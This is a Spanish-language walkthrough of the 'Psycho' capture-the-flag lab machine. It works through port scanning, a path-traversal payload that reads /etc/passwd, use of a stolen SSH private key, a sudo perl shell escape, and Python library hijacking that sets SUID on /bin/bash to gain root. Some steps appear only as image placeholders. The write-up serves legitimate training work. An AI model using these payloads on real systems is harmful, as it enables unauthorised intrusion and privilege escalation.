PSYCHO

Primero de todos hacemos un ping a la máquina para comprobar la conectividad:

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.097 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.097/0.097/0.097/0.000 ms
```

Tenemos una TTL de 64 por lo que la máquina es Linux probablemente.

Ahora vamos a ver los puertos:

```
❯ nmap -sS -p- --open --min-rate 5000 -n -vvv -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan t
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 23:00 CEST
Initiating ARP Ping Scan at 23:00
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 23:00, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 23:00
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 23:00, 1.09s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000090s latency).
Scanned at 2024-09-19 23:00:28 CEST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
```

Ahora vamos a ver información más detallada de los puertos:

```
❯ nmap -sCV -p22,80 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 23:01 CEST
Nmap scan report for 172.17.0.2
Host is up (0.000042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux;
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
|_  256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: 4You
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Haciendo fuzzing con gobuster encontramos lo siguiente:


```
❯ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://172.17.0.2 -x .php,.html,.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/index.php           (Status: 200) [Size: 2596]
/assets              (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
```

index.php es la web principal y si nos fijamos en código da un error, esto puede ser porque este llamando a algo y no este echo de manera correcta, entonces con wfuzz vamos a intentar descubrirlo:


```
wfuzz --hl=62 -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt 'http://172.17.0.2/index.php?FUZZ=../../../../../../../../../etc/passwd'
```


```
000005155:   200        88 L     199 W      3870 Ch     "secret"
```

Y ahí tenemos la palabra





Y donde ponía error veremos:





Vemos dos usuarios, luisillo y vaxei, ahora vamos a ver si podemos conseguir la clave id_rsa:





Ahora vamos a utilizar para acceder por ssh, primero cambiamos los permisos para solo poder utilizarla nosotros y luego accedemos:

```
❯ ssh -i idrsa vaxei@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.5.0-13parrot1-amd64 x86_

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content t
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxei@dcc99006b4e4:~$
```

Con sudo -l vemos lo siguiente:

```
vaxei@dcc99006b4e4:~$ sudo -l
Matching Defaults entries for vaxei on dc
    env_reset, mail_badpass, secure_path=

User vaxei may run the following commands
    (luisillo) NOPASSWD: /usr/bin/perl
```

Y podemos ejecutar perl como luisilo, por lo que vamos a utilizarlo para darnos una bash de luisillo:

```
vaxei@dcc99006b4e4:~$ sudo -u luisillo perl -e 'exec "/bin/sh";'
```

```
$ whoami
luisillo
```

Con sudo -l vemos lo siguiente:

```
$ sudo -l
Matching Defaults entries for luisillo on dcc99006
    env_reset, mail_badpass, secure_path=/usr/loca

User luisillo may run the following commands on dc
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

Podemos ejecutar el .py pero no tenemos permisos de escritura sobre el, por lo que vamos a ejecutar un Python Library Hijacking, del siguiente artículo:

https://www.hackingarticles.in/linux-privilege-escalation-python-library-hijacking/

Primero creamos un .py en la misma carpeta con el nombre de una de las librerías:

```
luisillo@dcc99006b4e4:/opt$ touch subprocess.py
luisillo@dcc99006b4e4:/opt$ ls
paw.py  subprocess.py
```

Ahora metemos código para probar:

```
luisillo@dcc99006b4e4:/opt$ echo "import os; os.system('whoami')" > subprocess.py
```

```
luisillo@dcc99006b4e4:/opt$ cat subprocess.py
import os; os.system('whoami')
```

d

Ahora ejecutamos paw.py:

```
luisillo@dcc99006b4e4:/opt$ sudo /usr/bin/python3 /opt/paw.py
root
Ojo Aqui
Processed data: tHIS IS SOME DUMMY DATA THAT NEEDS TO BE PROCESSED.
```

Y vemos como ejecuta el código por lo que nos podemos cambiar permisos para luego darnos una bash:

```
luisillo@dcc99006b4e4:/opt$ cat subprocess.py
import os; os.system('chmod u+s /bin/bash')
```

```
luisillo@dcc99006b4e4:/opt$ bash -p
bash-5.2# whoami
root
bash-5.2#
```

Y ya seríamos root.